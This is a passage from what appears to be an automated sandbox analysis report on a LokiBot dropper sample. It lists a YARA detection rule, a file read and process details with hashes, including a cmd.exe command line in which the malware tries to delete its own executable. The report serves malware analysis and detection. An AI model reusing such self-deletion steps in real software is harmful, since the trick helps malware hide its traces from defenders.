Florian Roth • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000009.00000002.592534520.0000000004FC7000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	7082B7	NtReadFile

Analysis Process: cmd.exe PID: 6648 Parent PID: 776

General

Start time:	15:48:43
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\211094.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\211094.exe	cannot delete	1	2C0374	DeleteFileW
C:\Users\user\Desktop\211094.exe	cannot delete	1	2C0374	DeleteFileW

Analysis Process: conhost.exe PID: 6700 Parent PID: 6648

General

Start time:	15:48:43
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis